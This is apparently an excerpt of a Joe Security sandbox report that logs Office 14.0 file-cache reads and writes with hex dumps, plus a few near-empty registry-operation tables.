C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	15992	32	11 00 00 00 0d 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 fd 43 31 fd	C1	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 0a 27 4f 71 0f 0c 1b 41 fd 14 4e fd 6f 97 2f 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 fd 73 7f 4e 7f 6c 00 41 fd 44 fd 7f fd 4a fd fd 0b 00 00 00 00 00 00 00 55 5e 46 2d 06 fd 4a fd 21 04 fd fd 55 fd 2c 50 3e 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 42 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 12 00 00 00 00 00 00 2b 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	19456	130	ea 69 49 01 0c 56 0c 34 fd fd 0a fd fd 60 4c fd fd fd fd 59 14 fd 5b fd 33 fd 2a fd fd fd 2f 46 fd fd fd fd fd fd 76 fd 03 00 00 00 00 00 00 00 0b fd 00 fd 2a 0c 4e fd 0c 24 fd fd 4d fd 79 fd 71 fd fd fd 7d 03 39 03 00 75 fd 00 fd 60 03 0c fd 2c 62 fd fd 28 fd 46 fd fd ba 2c 25 fd fd 00 39 01 00 00 00 00 00 00 00 10 00 00 00 fd 00 35 fd fd 4f fd 4b fd 4f fd fd fd fd 71 79 05	iIV4`LY[3*/Fv*NMyq}9u`,b(F,%95OKOqy	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	19704	70	ea 69 49 01 0c 56 24 34 fd fd 0a fd fd 60 4c fd fd fd fd 59 14 fd 5b fd 33 fd 2a fd fd fd 2f 46 fd fd fd fd fd fd 76 fd 06 00 00 00 00 00 00 00 00 07 58 22 0c 74 fd 6f 51 0c 41 fd 48 fd 73 3b fd fd 26 1d fd 05	iIV$4`LY[3*/FvX"toQAHs;&	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	19904	690	3e 03 00 00 54 07 00 00 00 fd 54 fd 0c 00 18 fd fd fd fd 4b fd 15 fd 90 5e fd 30 fd 09 0c fd 7c fd fd 5e fd fd 4c fd 4f fd 1e fd a9 fd 14 fd 7c fd fd 5e fd fd 4c fd 4f fd 1e fd a9 fd 1c fd 7c fd fd 5e fd fd 4c fd 4f fd 1e fd a9 fd 24 fd 7c fd fd 5e fd fd 4c fd 4f fd 1e fd a9 fd 7a 03 00 00 58 2b 29 03 5b fd fd fd fd 24 4e fd 54 fd 2f fd fd 08 fd 01 00 00 00 fd 54 27 0c fd 7c fd fd 5e fd fd 4c fd 4f fd 1e fd a9 fd 19 00 fd 03 00 00 fd 54 27 0c 68 76 fd fd 00 da 46 fd fd 5c fd fd fd 5b 48 79 00 6a 03 00 00 58 53 51 fd fd 84 fd fd 0d 4a fd fd 52 0c 77 fd 70 73 01 00 00 00 fd 4a fd fd fd c4 48 fd 4f fd fd 33 54 fd 1f 01 00 00 00 fd 54 27 14 fd 7c fd fd 5e fd fd 4c fd 4f fd 1e fd a9 fd 39 00 fd 03 00 00 fd 54 27 1c fd 7c fd fd	>TTK^0|^LO|^LO|^LO$\|^LOzX+)[$NT/T'|^LOT'hvF\[HyjXSQJRwpsJHO3TT'|^LO9T'|	success or wait	2	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	3674	372	05 fd 00 fd fd 09 11 34 fd fd 0a fd fd 60 4c fd fd fd fd 59 14 fd 5b 01 00 00 00 01 06 00 20 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 0e 34 fd fd 0a fd fd 60 4c fd fd fd fd 59 14 fd 5b 02 00 00 00 01 01 00 21 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 09 34 fd fd 0a fd fd 60 4c fd fd fd fd 59 14 fd 5b 04 00 00 00 01 02 00 22 00 00 00 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 10 36 65 fd 07 fd fd 41 fd fd 3f fd 27 1c 39 fd 01 00 00 00 01 03 00 23 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 05 fd 00 fd fd 09 57 24 2d 67 6b 27 00 fd 4c fd fd 06 fd 07 fd fd fd 01 00 00 00 01 06 00 24 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 07 60 fd fd 30	4`LY[4`LY[!4`LY["6eA?'9#W$-gk'L$`0	success or wait	3	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	21248	40	10 00 00 00 03 00 00 00 11 00 00 00 1a 00 00 00 12 00 00 00 08 00 00 00 13 00 00 00 06 00 00 00 01 00 00 00 fd 56 fd		success or wait	1	7FEEE917A59	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	16672	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 e4 21 60	#!`	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	21288	32	11 00 00 00 23 00 00 00 12 00 00 00 0a 00 00 00 13 00 00 00 08 00 00 00 01 00 00 00 15 fd fd fd	#	success or wait	1	7FEEE917A59	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	0c fd 91 fd 1b fd 4d fd 65 46 79 fd fd fd 7a 41 c9 7f fd 41 fd 45 fd 3a fd fd 73 fd fd 53 2c fd fd fd 58 fd 46 fd fd 14 46 61 f5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 fd fd 79 fd fd 28 1a 4c fd fd 7f 5c 0e fd 3b 72 0f 00 00 00 00 00 00 00 57 66 62 6b 6a 3f fd 4a fd fd fd fd fd fd 62 12 00 53 00 00 00 00 00 00 00 04 00 00 02 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 57 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f fd 78 fd 0f 2a 00 00 00 00 00 00 00 fd 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	1	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	19	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile

Copyright Joe Security LLC 2022

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	end of file	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	76	40	success or wait	1	7FEEE917AFD	ReadFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00